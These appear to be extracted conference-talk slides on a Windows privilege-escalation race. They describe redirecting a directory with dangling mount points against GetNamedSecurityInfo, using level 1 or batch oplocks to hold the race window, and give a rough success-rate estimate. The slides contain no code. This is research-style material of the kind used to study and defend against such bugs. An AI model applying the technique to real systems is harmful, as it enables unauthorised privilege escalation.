
Race Window #0

- Dangling mount point (~~file pointer~~) magic
 - PublisherAppDir: C:\Users\test\AppData\Local\Publishers\8wekyb3d8bbwe



Race Window #0

- Redirect directory to file for GetNamedSecurityInfo




Race Window #0

- Valid oplock for GetNamedSecurityInfo on file
 - GetNamedSecurityInfo: CreateFile with Read Attributes, Read Control
 - Oplock type
 - FSCTL_REQUEST_OPLOCK_LEVEL_1 ✓
 - Block when Open **File** with Read Attributes
 - FSCTL_REQUEST_OPLOCK_LEVEL_2 ✗
 - Pass through, no acknowledge when Open File with Read Attributes
 - FSCTL_REQUEST_FILTER_OPLOCK ✗
 - Pass through, no acknowledge when Open File with Read Attributes
 - Block when Open File with Write Attributes
 - FSCTL_REQUEST_BATCH_OPLOCK ✓
 - Block when Open **File** with Read Attributes
 - FSCTL_REQUEST_OPLOCK ✗
 - Pass through, no acknowledge when Open File with Read Attributes


Race Window #0

- Set level 1 oplock for GetNamedSecurityInfo and trigger callback




Race Window #0

- Win a seemingly impossible race window by redirecting the directory for 3 times



Success rate expectation

- One time: $100\% * (\text{Window}_0_PR + \text{Window}_1_PR) + 0 * \text{Window}_2_PR = \text{success}$ in most cases
 - Most of time succeed in 1 trial in a VM with a two core CPUs.
- Multiple times: ~100%



